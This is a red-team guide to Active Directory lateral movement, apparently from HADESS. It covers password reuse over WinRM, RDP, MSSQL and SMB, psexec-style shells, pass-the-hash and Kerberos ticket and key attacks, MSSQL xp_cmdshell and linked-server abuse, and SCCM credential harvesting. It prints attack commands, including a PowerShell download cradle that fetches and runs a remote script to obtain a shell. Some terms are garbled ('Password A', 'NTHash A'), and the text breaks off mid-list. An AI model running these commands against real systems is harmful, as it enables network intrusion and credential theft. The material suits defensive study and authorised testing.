Lateral Movement

Pwning the Domain

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


INTRODUCTION

In the realm of cybersecurity, the concept of lateral movement has become a critical focal point for defenders and attackers alike. As organizations fortify their defenses against external threats, adversaries seek alternative routes to infiltrate networks and systems. This intricate dance of offense and defense unfolds within the domain of lateral movement, where attackers leverage various techniques to navigate through a network once initial access has been achieved.

One of the fundamental pillars of lateral movement is the exploitation of passwords. Whether through brute-force attacks, password spraying, or the exploitation of weak credentials, attackers exploit the vulnerabilities inherent in password-based authentication systems. Password A represents not just a string of characters, but often a gateway to deeper network access and control.

Beyond passwords, attackers exploit vulnerabilities in protocols such as WinRM (Windows Remote Management), RDP (Remote Desktop Protocol), and MSSQL (Microsoft SQL Server) to move laterally within a network. These protocols, while essential for legitimate network operations, can become conduits for unauthorized access in the hands of malicious actors.


The exploitation of SMB (Server Message Block) protocol vulnerabilities is another avenue for lateral movement. By leveraging SMB vulnerabilities, attackers can gain unauthorized access to shared resources and execute commands on remote systems, effectively expanding their reach within the network.

Interactive-shell techniques allow attackers to execute arbitrary commands on compromised systems, further facilitating lateral movement. By gaining interactive access to remote systems, attackers can explore, manipulate, and exfiltrate sensitive data, all while evading detection.
Hash-based attacks, such as NTHash A and Pass the Hash, represent sophisticated methods for lateral movement. By obtaining hashed credentials or authentication tokens, attackers can impersonate legitimate users and escalate privileges within the network.

Kerberos-related techniques, such as Pass the Ticket and Pass the Certificate, exploit weaknesses in authentication mechanisms to move laterally within a network. These techniques capitalize on trust relationships and cryptographic vulnerabilities to bypass security controls.

Additionally, attackers exploit weaknesses in enterprise systems such as WSUS (Windows Server Update Services) and SCCM (System Center Configuration Manager) to further their lateral movement efforts. By compromising these systems, attackers can manipulate software deployment processes, harvest credentials, and establish persistent access within the network.

In the complex landscape of lateral movement, defenders must remain vigilant, continuously adapting their strategies to detect and mitigate evolving threats. By understanding the techniques employed by attackers and implementing robust security measures, organizations can defend against the persistent threat of lateral movement and safeguard their critical assets.



DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure)

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

EXECUTIVE SUMMARY

In the landscape of cybersecurity, lateral movement techniques serve as crucial tools for attackers to navigate through networks once initial access has been gained. These techniques encompass various methods, including exploitation of vulnerabilities in authentication protocols, abuse of trust relationships, and manipulation of enterprise systems. Password-based attacks, represented by Password A and techniques like Pass the Hash, allow adversaries to leverage compromised credentials to move laterally within a network. Protocols like WinRM, RDP, and MSSQL are exploited to gain remote access to systems, while vulnerabilities in SMB protocol provide avenues for unauthorized access to shared resources. Interactive-shell techniques enable attackers to execute arbitrary commands on compromised systems, facilitating further infiltration and data exfiltration.

Hash-based attacks, such as NTHash A and Pass the Ticket, exploit weaknesses in authentication mechanisms like Kerberos to escalate privileges and move laterally within a network. Attackers also target enterprise systems like WSUS and SCCM, manipulating software deployment processes and harvesting credentials to establish persistence. Key findings indicate that lateral movement techniques continue to evolve, with attackers constantly refining their tactics to bypass security measures and maintain access within targeted networks. Understanding and mitigating these techniques are crucial for defenders to safeguard against persistent threats and protect critical assets from unauthorized access and exploitation.

Key Findings

In summary, lateral movement in the domain of cybersecurity encompasses a myriad of techniques used by attackers to navigate through networks and systems. From password-based attacks to exploitation of authentication vulnerabilities and manipulation of enterprise systems, adversaries employ diverse tactics to gain and maintain access within targeted networks. Understanding these techniques and implementing robust security measures are essential for defenders to detect, mitigate, and prevent unauthorized lateral movement, thereby safeguarding critical assets from exploitation and compromise.

ABSTRACT

Lateral movement, the process by which attackers navigate through networks after gaining initial access, is a critical component of modern cyber threats. This abstract delves into various techniques employed by adversaries to exploit vulnerabilities and move laterally within targeted domains.

Techniques such as Password A and Pass the Hash exploit weaknesses in authentication systems, while protocols like WinRM, RDP, and MSSQL provide avenues for remote access to systems. Additionally, attackers leverage vulnerabilities in SMB protocol and interactive-shell techniques to further infiltrate networks.

Hash-based attacks, including NTHash A and Pass the Ticket, exploit authentication mechanisms like Kerberos, while manipulation of enterprise systems such as WSUS and SCCM allows for credential harvesting and software deployment.

Key findings from this exploration highlight the persistent evolution of lateral movement techniques, with attackers continuously refining their tactics to evade detection and maintain access within compromised networks. Understanding these techniques is crucial for defenders to implement effective security measures and mitigate the risk of unauthorized access and data exploitation.

By staying informed about the latest trends in lateral movement and adopting proactive defense strategies, organizations can better protect their critical assets from cyber threats.

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Pwning the Domain: Lateral Movement

01

ATTACKS


Lateral movement in red teaming is all about moving between targets in the environment to reach the objective.

Password

When you find a password you can pass it to different services to check if you can get it. In this article we'll be going through a few of them.

WinRM


WinRM is a management protocol used to remotely communicate with another system in the Windows realm. You can pass the password to this service to gain access if it's enabled:



In this scenario we have a password which we passed to WinRM using the 'evil-winrm' tool.

RDP

RDP is a protocol to remotely control desktop computers. Once again we can pass our password to this service if enabled:
In this scenario we've used 'xfreerdp' to talk with the RDP protocol and gained access to the system through a graphical interface.




MSSQL


We can also pass the password to MSSQL service if enabled and authorized to exfiltrate sensitive information out of the network or to execute OS commands. To check if MSSQL is enabled on the target system:
crackmapexec mssql 192.168.100.100 -u 'matrix\administrator' -p 'P@$$W0rd'

SMB


SMB is a file sharing protocol widely used in the Windows realm. To check if authorized:



To list shared folders:




And finally to connect to the target share which in our case is ‘Users’:




Interactive-shell


There are many tools developed that enable us to get an interactive-shell by abusing protocols such as SMB. ‘psexec’ from ‘impacke’t is one of the popular tools used to get a shell:



As you can see it finds a writable share and uploads a file, then creates a service and starts it to execute the file giving us ‘nt authority\system’ access to the system.
There are also other tools that can do magic like that:



And ‘wmiexec’:



NTHash


NTLMv1, NTLMv2 and NThash are all confusing terms and used interchangeably but let's settle this once and for all:

- NTHash: this is the hash of the password stored in the system in SAM hive and in active directory networks in the NTDS file.
- NTLMv1: this is a challenge/response protocol to authenticate to a system using the NTHash.
- NTLMv2: this is the newer version of the NTLM protocol with some adjustments but the same concept.

Now that we've settled this, let's get back to business.

Pass-the-Hash

PtH or Pass-the-Hash attack is an attack where the attacker passes NTHash to systems instead of passwords. Remember NTLM? We as an end user type our password and let the system send it through a hashing algorithm to become NTHash and then send that to NTLM to authenticate us to the target system. Now in PtH, instead of typing the password and letting the system make a hash out of it for us, we pass the already found NThash, skipping those steps before authentication.



For this scenario we passed it to the WinRM service.

Overpass-the-Hash

PtH is good and all, but what if we want to pass a ticket instead of a hash? Well by having a NTHash, we can request a TGT for ourselves and pass that which is just what Overpass-the-Hash is all about.

First step is to request a TGT:

Then saving the ticket file path in 'KRB5CCNAME' environment variable:


And finally passing that ticket:

Pass-the-Key

In Kerberos authentication, we can provide 5 types of keys. 4 symmetric keys:

- RC4: same as NThash
- AES128
- AES256
- DES

And 1 asymmetric key: a certificate.
In PtK, we pass the AES128, AES256 and DES keys instead of NTHash. The steps are similar to the last attack but instead of using a NTHash, we use a key:



And that's it!

MSSQL

Execute OS Commands

The `xp_cmdshell` procedure can be used to execute shell commands on the SQL server if you have **sysadmin privileges**. `Invoke-SQLOSCmd` cmdlets from `PowerUpSQL` provides a simple mean of using it.

```
powershell Invoke-SQLOSCmd -Instance "sql-2.dev.cyberbotic.io,1433" -Command "whoami" -RawResults

dev\mssql_svc
```

if we try to run `xp_cmdshell` directly from Heidi or mssqlclient because , its disable by default. we can run the following command to find the current state of `xp_cmdshell` :

```
SELECT value FROM sys.configurations WHERE name='xp_cmdshell';

0
```

the zero indicate that the `xp_cmdshell` is disable.

> The reason this works `Invoke-SQLOSCmd` is because it will automatically attemp to enable `xp_cmdshell` if it's not already , execute the given command , and then disable it again.

> To enable it manually we can run the following commands :
> `sp_configure 'Show Advance Options', 1;RECONFIGURE;`
> `sp_configure ''xp_cmdshell, 1;RECONFIGURE;`
>
> now output should show 1 , which means its enable and we can run the system command

Trusted Link Abuse in MS SQL

There is concept of Database Link in SQL server to access external data sources such as other SQL server, Oracle Database, excel spreadsheet , and so on. But due
to common misconfigurations these "Linked servers", can often be exploited to traverse database link networks, gain unauthorized access to data and even deploy shell on the system.

If a user has privileges to access MSSQL instances, he could be able to use it to execute commands in the MSSQL host (if running as SA). Also, if a MSSQL
instance is trusted (database link) by a different MSSQL instance.
If the user has privileges over the trusted database, he is going to be able to use the trust relationship to execute queries also in the other instance. This trusts can be chained and at some point the user might be able to find some misconfigured database where he can execute commands or stored procedures. Database links work even across forest trust.

```
Import-Module .\PowerupSQL.psd1

#Get local MSSQL instance (if any)
Get-SQLInstanceLocal
Get-SQLInstanceLocal | Get-SQLServerInfo

#If you don't have a AD account, you can try to find MSSQL scanning via
UDP
#First, you will need a list of hosts to scan
Get-Content c:\temp\computers.txt | Get-SQLInstanceScanUDP -Verbose -
Threads 10

#If you have some valid credentials and you have discovered valid MSSQL
hosts you can try to login into them
#The discovered MSSQL servers must be on the file: C:\temp\instances.txt
Get-SQLInstanceFile -FilePath C:\temp\instances.txt | Get-
SQLConnectionTest -Verbose -Username test -Password test

## FROM INSIDE OF THE DOMAIN
#Get info about valid MSQL instances running in domain
#This looks for SPNs that starts with MSSQL (not always is a MSSQL running
instance)
Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose
```

```
#Test connections with each one
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -verbose

#Try to connect and obtain info from each MSSQL server (also useful to
check conectivity)
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose

#Dump an instance (a lotof CVSs generated in current dir)
Invoke-SQLDumpInfo -Verbose -Instance "dcorp-mssql"

#Look for MSSQL links of an accessible instance
Get-SQLServerLink -Instance dcorp-mssql -Verbose #Check for DatabaseLinkd
> 0

#Crawl trusted links, starting form the given one (the user being used by
the MSSQL instance is also specified)
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Verbose

#If you are sysadmin in some trusted link you can enable xp_cmdshell with:
Get-SQLServerLinkCrawl -instance "<INSTANCE1>" -verbose -Query
'EXECUTE(''sp_configure ''''xp_cmdshell'''',1;reconfigure;'') AT "
<INSTANCE2>"'

#Execute a query in all linked instances (try to execute commands), output
should be in CustomQuery field
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Query "exec
master..xp_cmdshell 'whoami'"

#Obtain a shell
Get-SQLServerLinkCrawl -Instance dcorp-mssql  -Query 'exec
master..xp_cmdshell "powershell iex (New-Object
Net.WebClient).DownloadString(''http://172.16.100.114:8080/pc.ps1'')"'

#Check for possible vulnerabilities on an instance where you have access
Invoke-SQLAudit -Verbose -Instance "dcorp-
mssql.dollarcorp.moneycorp.local"

#Try to escalate privileges on an instance
Invoke-SQLEscalatePriv -Verbose -Instance "SQLServer1\Instance1"
```

Credential Harvest

The **credential harvesting** can be used for lateral movement and privilege escalation. The Credential harvesting includes all the ways that could permit to retrieve SCCM related credentials in the environment. Most commonly you can harvest SCCM credentials within these three locations:

- Locally on an SCCM (Windows) client. Most commonly stored in the WMI database or cached in the CIM store and some might also appear in SCCM Log Files.
